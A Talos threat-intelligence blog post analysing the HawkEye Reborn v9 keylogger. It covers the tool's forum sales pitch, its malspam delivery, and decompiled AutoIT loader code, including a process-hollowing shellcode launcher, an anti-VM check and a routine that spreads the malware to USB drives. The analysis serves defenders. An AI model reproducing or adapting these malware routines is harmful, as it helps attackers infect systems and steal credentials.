

New HawkEye Reborn Variant Emerges Following Ownership Change

blog.talosintelligence.com/2019/04/hawkeye-reborn.html



Edmund Brumaghin and Holger Unterbrink authored this blog post.

Executive summary


Malware designed to steal sensitive information has been a threat to organizations around the world for a long time. The emergence of the greyware market and the increased commercialization of keyloggers, stealers, and remote access trojans (RATs) has magnified this threat by reducing the barrier to entry for attackers. In many cases, the adversaries leveraging these tools do not need to possess programming skills or in-depth computer science expertise, as they are now being provided as commercial offerings across the cybercriminal underground. We have previously released in-depth analyses of these types of threats and how malicious attackers are leveraging them to attack organizations with [Remcos in August](#) and [Agent Tesla in October](#).

HawkEye is another example of a malware kit that is actively being marketed across various hacking forums. Over the past several months, Talos observed ongoing malware distribution campaigns attempting to leverage the latest version of the HawkEye keylogger/stealer, HawkEye Reborn v9, against organizations to steal sensitive information and account credentials for use in additional attacks and account compromise.

History of HawkEye

HawkEye is a malware kit that has been around for several years and has seen continuous development and iterations since at least 2013. It is commonly sold on various hacking forums as a keylogger and stealer that can be used to monitor systems and exfiltrate information from those systems. It features robust stealing capabilities as it can be used to obtain sensitive information from a variety of different applications. This information can then be transmitted to the attacker using protocols such as FTP, HTTP, and SMTP. Talos has recently identified several changes concerning HawkEye Reborn in the latest version, HawkEye Reborn v9.



In December 2018, a thread on HackForums described a change in the ownership and ongoing development of the HawkEye keylogger.



Shortly following this exchange, new posts began to appear that were attempting to market and sell new versions of HawkEye (HawkEye Reborn v9), with these new posts also referencing the change in ownership of the project moving forward.

HawkEye Keylogger - Reborn v9|4 DELIVERY|RECOVERY|STRONG PERSISTENCE|NEW OWNER

01-02-2019, 01:43 AM. (This post was last modified: 01-22-2019, 10:09 PM by CerebroTech.)


HAWKEYE KEYLOGGER - REBORN v9
ADVANCE MONITORING SOLUTION

HawkEye Reborn v9 is currently marketed as an "Advance Monitoring Solution." It is currently being sold using a licensing model, with purchasers gaining access to the software and updates for different periods based on a tiered pricing model.


PRICE & PACKAGE

| \$27.00 | \$47.00 | \$37.00 |
|--|---|---|
| 90 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS | 365 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS | 180 DAYS ACCESS INSTANT ACTIVATION ACCESS ALL FEATURES UNLIMITED UPDATES 24 / 7 SUPPORT UNLIMITED BUILDS |
| BUY NOW | BUY NOW | BUY NOW |

HawkEye Reborn v9 also features a Terms of Service agreement that provides some additional insight. While the seller specifies that HawkEye Reborn should only be used on systems with permission, they also explicitly forbid scanning of HawkEye Reborn executables using antivirus software, likely an attempt to minimize the likelihood that anti-malware solutions will detect HawkEye Reborn binaries.




TERMS OF SERVICES




- **YOU MUST HAVE PERMISSION FROM OWNER'S PC TO KEYLOG THEIR SYSTEM.** ALL OUR PRODUCTS ARE PROVIDED FOR EDUCATIONAL PURPOSE ONLY. PARENTS MAY KEYLOG THEIR CHILD'S COMPUTER BUT UNDER 14 YEARS OLD.
- THE DEVELOPERS, SELLERS OR SUPPORTERS OF HAWKEYE PRODUCTS - REBORN INC. ARE NOT TO BE HELD RESPONSIBLE FOR ANY OF THE CUSTOMER'S ACTIONS.
- YOU MAY NOT ATTEMPT TO MANIPULATE THE EXECUTABLE ANY IN IMMORAL WAY (DECOMPILE, TAMPER ETC)
- WE HAVE FULL RIGHT TO RESTRICT / LIMIT SERVICES AT ANYTIME WITH OR WITHOUT ANY NOTICE.
- WE HAVE FULL RIGHT TO CHANGE PRICE AND PACKAGES / TOS / MODIFIED EXISTING PACKAGES AT ANYTIME WE WANT
- YOU ARE FORBIDDEN FROM SHARING WITH ANYONE OR HOSTING A SERVICE WITH THE STUBS. ANY LEAKERS WILL HAVE THEIR LICENSE TERMINATED AND THEIR SERVICES WILL BE BLACKLIST
- **ALL STUBS BUILT ARE NOT ALLOWED TO BE SCANNED ON ANTI-VIRUS SOFTWARE OR ONLINE SITES THAT DISTRIBUTE SAMPLES, IF FOUND THEN WE WILL BAN YOUR LICENSE PERMANENTLY. NO EXCUSES!**
- NO REFUNDS AT ANY COST, ALL SALES ARE FINAL. WE DON'T PROVIDE ANY REFUNDS, WHOLE, PARTIALLY OR MISTAKEN
- AFTER EACH SALE WE REQUEST A VOUCH ON DISCORD OR ANY SOCIAL MEDIA SERVICE WE ARE USING OR WILL USE IN FUTURE TO AUTHENTICATE OUR SALES AND TO HAVE FEEDBACK FOR OTHERS ON DISPLAY
- FOR HWID OR FORGOT PASSWORD, IN BOTH CASES WE CHARGED SMALL FEE \$5.
- RUNNING OUR PRODUCTS IN VMWARES, RDP AND SUCH RELATED TOOLS ARE NOT ALLOWED AND BAN PERMANENTLY
- TRY TO LOGIN IN HAWKEYE PRODUCTS FROM DIFFERENT MACHINE. WILL CONSIDER SHARING HAWKEYE PRODUCTS WITH FRIENDS RELATIVES ETC WHICH IS AGAINST THE TERMS OF SERVICES. THIS WILL YOUR LICENSE PERMANENTLY BAN. NO EXCUSES AT ALL!
- CHARGEBACKS OR DISPUTING YOUR PAYMENT WITHOUT ASKING FOR HELP OR ANY FORM OF COMMUNICATION WILL END UP GETTING YOURSELF BANNED AND BLACKLISTED FROM BUYING ANY OTHER SOFTWARE WE OFFER IN FUTURE


Following these changes, the new developer of HawkEye Reborn has continued to make changes and we expect this to continue as long as the developer can monetize their efforts.




CHANGE LOGS



- v 9.0.1.6 | January 23, 2019
[Spoiler \(Click to View\)](#)
- v 9.0.0.5 | January 07, 2019
[Spoiler \(Click to View\)](#)
- v 9.0.0.4 | January 04, 2019
[Spoiler \(Click to View\)](#)
- v 9.0.0.4 | January 04, 2019
[Spoiler \(Click to View\)](#)
- v 9.0.0.0 | January 01, 2019
[Spoiler \(Click to View\)](#)



VOUCHES



As with other malware that we wrote about last year, while the developer claims that the software should only be used on systems with permission, or "for educational purposes," malicious attackers have been continuously leveraging it against various targets around the world.

Distribution campaigns

For several months during the last half of 2018 and continuing into 2019, Cisco Talos has observed ongoing malicious email campaigns that are being used to distribute versions of the HawkEye Reborn keylogger/stealer. The current version, HawkEye Reborn v9 has been modified from earlier versions and heavily obfuscated to make analysis more difficult.

The email campaigns that have been observed feature characteristics that are consistent with what is commonly seen with malspam campaigns, with the emails purporting to be associated with various documents such as invoices, bills of materials, order confirmations, and other corporate functions. An example of one of these emails is below:




Figure 1: Example email message

While the current email contains leverage malicious Microsoft Excel files, earlier campaigns have also been observed leveraging RTF and DOC files. Additionally, a small number of campaigns over this same period also made use of various file-sharing platforms like Dropbox for hosting the malicious documents rather than directly attaching them to the messages themselves.




Figure 2: Example malicious Excel document

Similar to the technique described in our previous blog about [Remcos](#), the contents of the documents have been intentionally made to appear as if they are blurry, with the user being prompted to enable editing to have a clearer view of the contents.

Another interesting characteristic of the malicious documents is that the metadata associated with the document files themselves also matches that found in many of the malicious documents that were previously being used to spread Remcos.

OpenXML Document Info ⓘ

Document Properties

| | |
|-------------------|----------------------|
| cp:lastModifiedBy | HP |
| dc:creator | HP |
| dcterms:created | 2018-09-09T12:27:30Z |
| dcterms:modified | 2018-09-09T12:42:41Z |
| AppVersion | 16.0300 |
| Application | Microsoft Excel |
| DocSecurity | 0 |
| HyperlinksChanged | false |
| LinksUpToDate | false |
| ScaleCrop | false |
| SharedDoc | false |
| vt:i4 | 1 |
| vt:lpstr | Sheet1 |
| calcPr | 162913 |
| lastEdited | 6 |
| lowestEdited | 6 |
| rupBuild | 14420 |
| sheets | 1 |

Figure 3: Document metadata

Additionally, the creation and modification dates associated with these documents are shortly after we released a detailed analysis of Remcos distribution campaigns that were being observed throughout 2018.

Assuming the victim opens the attachment, the infection process begins as described in the following section.

Many of the distribution servers that are being used to host the HawkEye keylogger binaries that are retrieved during the infection process are hosting large numbers of malicious binaries and, in many cases, contain open directory listings that can be used to identify the scope of the infections that they are being used to facilitate. In many cases, additional stealers, RATs, and other malware were observed being hosted on the same web servers.



This RegAsm.exe process is a heavily obfuscated AutoIT script compiled into a PE. After decompiling it from the PE file, it is heavily obfuscated and still almost unreadable.

```

40 $LVQ00TSENBKACZXYJTEGUOFTOFNIXYZSSMOYALCQRMIEPSTAYEHP=EXECUTE(ZPHTE.LDK.FNDUUI.FERXSG())
41 $P7JUCUJLUVFKBCADHNTQHXOL.CLCKXKNTYHKGDAQSDVPHDCTEG=EXECUTE(XKGDWSEBPSVQWHTFLUM())
42 $FATHZDZJMNIXEADYFPJHQVYFBPMBHFFUBPTZAXYFE=EXECUTE(HJISBSKPIRFJNQTKVHSM())
43 $VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ=EXECUTE(HKPSUEEDANQULNFMZHR())
44 $GKJCDGHPCHPRADEIRMFEXKJUVQTPKVS=EXECUTE(ETUL.THQLHLEJNVAVLMS())
45 $GAEVYTBUGTTQWAFBNR3HLVDZKQZJZVSUMYOLACMPLRYHDL=EXECUTE(RZQJTEBSGOKKLKQEQN())
46 $ZSKGXSLRYZSGCQGUJCSMHWABQGDZVEHZXJMBBOCHTDREMEKIDQJRRZ=EXECUTE(SPEXZGEGDQAUCABXTA())
47 #NoTrayIcon
48 FUNC KINMEITNLQ($VDATA,$VCRYPTKEY)
49 LOCAL $_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(ASCHGFKILVHGHAZJZJMS(),3)]
50 LOCAL $TBUFF
51 LOCAL $TTEMPSTRUCT
52 LOCAL $IPLAINTEXTSIZE
53 LOCAL $VRETURN
54 $VDATA=BINARVYOSTRIMG($VDATA)
55 $_G_ACRYPINTERNALDATA[1]=+SP7JUCUJZVYFKBCADHNTQHXOL.CLCKXKNTYHKGDAQSDVPHDCTEG(KGABAMZDGJQLEDHGCTDB(KVZDIBTSQVPTACEGNZY(),8))
56 LOCAL $GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL=$VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ($_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(
SRTTGVLVFLVOLAENSUCII(),2)],KGABAMZDGJQLEDHGCTDB(TNQWRLCAAFQBXBEESAGW(),8),KGABAMZDGJQLEDHGCTDB(XPPRDLPVVPHLHYDINQC(),3),KGABAMZDGJQLEDHGCTDB(
BZRKQPSTHQSMQBFGTAH(),2),KGABAMZDGJQLEDHGCTDB(JCUTXYHGANTHQFRUURQI(),3),KGABAMZDGJQLEDHGCTDB(RKMOJMVVMBMHAETULRUI(),5),KGABAMZDGJQLEDHGCTDB(
JCUTXYHGANTHQFRUURQI(),3),KGABAMZDGJQLEDHGCTDB(RKMOJMVVMBMHAETULRUI(),5),KGABAMZDGJQLEDHGCTDB(JCUTXYHGANTHQFRUURQI(),3),KGABAMZDGJQLEDHGCTDB(
EGAPMAMEUMVVBZURXIMR(),6),KGABAMZDGJQLEDHGCTDB(MAXLBIHZPPQVJUTAVTYT(),7),KGABAMZDGJQLEDHGCTDB(EGAPMAMEUMVVBZURXIMR(),6),KGABAMZDGJQLEDHGCTDB(
CNTZQZDQKUBVNYUCNZ(),3))
57 $_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(HOFTQGTPTLURVVRDKFO(),9)]=+GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL[KGABAMZDGJQLEDHGCTDB(SRTTGVLVFLVOLAENSUCII(),2)]
58 $_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(JCUTXYHGANTHQFRUURQI(),3)]=+KGABAMZDGJQLEDHGCTDB(SRTTGVLVFLVOLAENSUCII(),2)
59 $GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL=$VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ($_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(
SRTTGVLVFLVOLAENSUCII(),2)],KGABAMZDGJQLEDHGCTDB(TNQWRLCAAFQBXBEESAGW(),8),KGABAMZDGJQLEDHGCTDB(EVFGYAAWHMLJAZAVUKQD(),7),KGABAMZDGJQLEDHGCTDB(
AMNDZSOUBHNBVXPHRIZ(),6),$_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(HOFTQGTPTLURVVRDKFO(),9)],KGABAMZDGJQLEDHGCTDB(
VBPDUVUBIAFQEAUJBPJ(),9),KGABAMZDGJQLEDHGCTDB(VYRFXKQFRYRBRORQEPJA(),7),KGABAMZDGJQLEDHGCTDB(RKMOJMVVMBMHAETULRUI(),5),KGABAMZDGJQLEDHGCTDB(
JCUTXYHGANTHQFRUURQI(),3),KGABAMZDGJQLEDHGCTDB(EGAPMAMEUMVVBZURXIMR(),6),KGABAMZDGJQLEDHGCTDB(JCUTXYHGANTHQFRUURQI(),3),KGABAMZDGJQLEDHGCTDB(
BZRKQPSTHQSMQBFGTAH(),2),KGABAMZDGJQLEDHGCTDB(JCUTXYHGANTHQFRUURQI(),3))
60 $HCRYPTHASH=$GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL[KGABAMZDGJQLEDHGCTDB(OGGQAUJBYCTNBRPKVLAE(),5)]
61 $TBUFF=$LVQ00TSENBKACZXYJTEGUOFTOFNIXYZSSMOYALCQRMIEPSTAYEHP(KGABAMZDGJQLEDHGCTDB(
UBZEIGIBKNFBUDZQZVFR(),4),$ZSKGXSLRYZSGCQGUJCSMHWABQGDZVEHZXJMBBOCHTDREMEKIDQJRRZ($VCRYPTKEY)&KGABAMZDGJQLEDHGCTDB(JDQGVBCPQELNZHDBBCHP(),7))
62 $PSTXRIOMAZZCJZDQAUFYJG8888LVKAKAQJINTQKQADBPBRIHOFQJH($TBUFF,EXECUTE(KGABAMZDGJQLEDHGCTDB(SRTTGVLVFLVOLAENSUCII(),2)),($VCRYPTKEY)
63 $GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL=$VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ($_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(
SRTTGVLVFLVOLAENSUCII(),2)],KGABAMZDGJQLEDHGCTDB(TNQWRLCAAFQBXBEESAGW(),8),KGABAMZDGJQLEDHGCTDB(FRNTHFUPXYAQPHQFEPIC(),8),KGABAMZDGJQLEDHGCTDB(
AMNDZSOUBHNBVXPHRIZ(),6),$HCRYPTHASH,KGABAMZDGJQLEDHGCTDB(EZTIPXUJOMBVHVRVYLLC(),4),$TBUFF,KGABAMZDGJQLEDHGCTDB(
EGAPMAMEUMVVBZURXIMR(),6),$QFZXZEAYEJIDBSPQZPHPTQHCQMRJZIEIQJHFOCHLACALG($TBUFF),KGABAMZDGJQLEDHGCTDB(EGAPMAMEUMVVBZURXIMR(),6),KGABAMZDGJQLEDHGCTDB(
SRTTGVLVFLVOLAENSUCII(),2))
64 $GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL=$VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ($_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(
SRTTGVLVFLVOLAENSUCII(),2)],KGABAMZDGJQLEDHGCTDB(TNQWRLCAAFQBXBEESAGW(),8),KGABAMZDGJQLEDHGCTDB(DSJDICOTQPBZRZLXOCAX(),6),KGABAMZDGJQLEDHGCTDB(
AMNDZSOUBHNBVXPHRIZ(),6),$_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(HOFTQGTPTLURVVRDKFO(),9)],KGABAMZDGJQLEDHGCTDB(
VBPDUVUBIAFQEAUJBPJ(),9),KGABAMZDGJQLEDHGCTDB(GVSTZGMCHQYBPJKVDEQ(),3),KGABAMZDGJQLEDHGCTDB(AMNDZSOUBHNBVXPHRIZ(),6),$HCRYPTHASH,KGABAMZDGJQLEDHGCTDB(
EGAPMAMEUMVVBZURXIMR(),6),KGABAMZDGJQLEDHGCTDB(LTVEBXQJQVQMYVYVZF(),3),KGABAMZDGJQLEDHGCTDB(BZRKQPSTHQSMQBFGTAH(),2),KGABAMZDGJQLEDHGCTDB(
JCUTXYHGANTHQFRUURQI(),3))
65 $VRETURN=$GAWFINKVMMBCORXFTHNOFIREILPDIHICIOL[KGABAMZDGJQLEDHGCTDB(OGGQAUJBYCTNBRPKVLAE(),5)]
66 $VDGMEFXZUMHOEQELUYBBLRUKORWMTTIZVJQOPAZ($_G_ACRYPINTERNALDATA[KGABAMZDGJQLEDHGCTDB(SRTTGVLVFLVOLAENSUCII(),2)],KGABAMZDGJQLEDHGCTDB(
TNQWRLCAAFQBXBEESAGW(),8),KGABAMZDGJQLEDHGCTDB(CBMDHTYVLEHGAKBOEDGV(),2),KGABAMZDGJQLEDHGCTDB(AMNDZSOUBHNBVXPHRIZ(),6),$HCRYPTHASH)

```

We deobfuscated the script to show how the infection process works. It first creates the "winrshost" mutex. Then, it extracts the final payload malware from two objects in the PE resource section (capisp1, appsuprov2).


```

90 $HEXCODE1="FCFFF83C0850FF75D8FF55D485C0F843CFEFFF8B46280345F88085C8FC"
91 $HEXCODE1="FFFF80B510FCFFF50FF75DCFF559085C80F841BF8FFF75DCFF55AC85C8"
92 $HEXCODE1="0F8480FEFF8845E8E81D885DFC33FF837DD880740757FF75D8FF55A883F8"
93 $HEXCODE1="850F8677FCFFF33C85F5E5888E55DC28C08"
94 LOCAL $BinLenHEXCODE1=BinaryLen($HEXCODE1)
95 LOCAL $DllFuncArray["DllStructCreate","DllCall","DllCallAddress","DllStructSetData"]
96 LOCAL $AllocedBufferForHexCode1=DllCall("kernel32","ptr","VirtualAlloc","dword",0,"dword",$BinLenHEXCODE1,"dword","0x3000","dword","0x40")[0]
97 LOCAL DllStructCreateHEXCODE1=DllStructCreate("byte shellcode["$BinLenHEXCODE1$"],"AllocedBufferForHexCode1")
98 LOCAL DllStructCreateLPPFILE=DllStructCreate("byte lpfile["$StringLen($LPPFILE)$"])
99 DllStructSetData(DllStructCreateHEXCODE1,"shellcode",$HEXCODE1)
100 DllStructSetData(DllStructCreateLPPFILE,"lpfile",$LPPFILE)
101 ; start shellcode and had LPPFILE buffer over as last argument
102 LOCAL $ReturnValAllocedBufferForHexCode1Array=DllCallAddress("dword",$AllocedBufferForHexCode1+0x0E,"wstr",$wPATH,"wstr",$wArguments,"ptr",DllStructSetPtr(
    DllStructCreateLPPFILE))
103 LOCAL $HandleHexCode1Process=DllCall("kernel32.dll","handle","OpenProcess","dword","0x001F0FFF","bool",0,"dword",$ReturnValAllocedBufferForHexCode1Array[0])[0]
104 DllCall("kernel32","dword","VirtualFree","dword",$AllocedBufferForHexCode1,"dword",0,"dword","0x0000")
105 IF $PROTECT THEN
106     ACL($HandleHexCode1Process)
107 ENDIF
108 ENDFUNC

```

Then it starts the process-hollowing shellcode, which is stored in the HEXCODE1 variable. This shellcode injects the final payload taken from the resource section into the original RegAsm.exe process. The shellcode in HEXCODE1 is very similar to this [RunPE](#) example.

The AutoIT script is offering a lot of other functions which are not used in this campaign, like anti-virtual machine detection, USB drive infection and others.

```

161 ▼ FUNC check_for_vmtools_vbox_process()
162     LOCAL $vmdetect_string_array=["vmtoolsd.exe","vbox.exe"]
163 ▼     FOR $I=0 TO UBOUND($vmdetect_string_array)-1
164         IF ProcessExists($vmdetect_string_array[$I]) THEN
165             ProcessClose(@AutoItPID)
166         ENDIF
167     NEXT
168 ENDFUNC


```

```

180 FUNC check_for_Program()
181     IF NOT WinExists("{CLASS:Program}") THEN
182         ProcessClose(@AutoItPID)
183     ENDIF
184 ENDFUNC
185
186 FUNC WriteMalwareToUSB_pif_Files()
187     $USBLIST=DriveGetDrive("REMOVABLE")
188     IF $USBLIST <> "" THEN
189         FOR $I=1 TO $USBLIST[0] ; all removable drives
190             IF $USBLIST[$I] <> @HomeDrive THEN ; Drive letter of drive containing current user's home directory.
191                 LOCAL $FILEARRAY
192                 $FILEARRAY=FILELISTTOARRAYREC($USBLIST[$I],"*",1,1,0,"2") ; incl all files/folders, files only, Search in all subfolders , Not sorted ,
                    ; filepath\Full path included
193                 FOR $F=1 TO $FILEARRAY[0] ; Number of Files
194                     $DATATARGET=BINARY(FileRead($FILEARRAY[$F])); store file content in DATATARGET
195                     $CHECKDATA=StringInStr($FILEARRAY[$F],".pif"); search for .pif files in FILEARRAY list of found files on USB
196                     IF NOT $CHECKDATA THEN ; if .pif
197                         LOCAL $HANDLE_ORG_EXE=FileOpen(@AutoItExe,"16384"); org. malware exe
198                         Filewrite($FILEARRAY[$F]&".pif",FileRead($HANDLE_ORG_EXE))
199                         FileDelete($FILEARRAY[$F])
200                         FileClose($HANDLE_ORG_EXE)
201                     ENDIF
202                 NEXT
203             ENDIF
204         NEXT
205     ENDIF
206 ENDFUNC

```

The final payload — which we found in the AutoIT PE file resource section and was started by the process-hollowing shellcode — is a .NET PE file that's obfuscated with ConfuserEx.



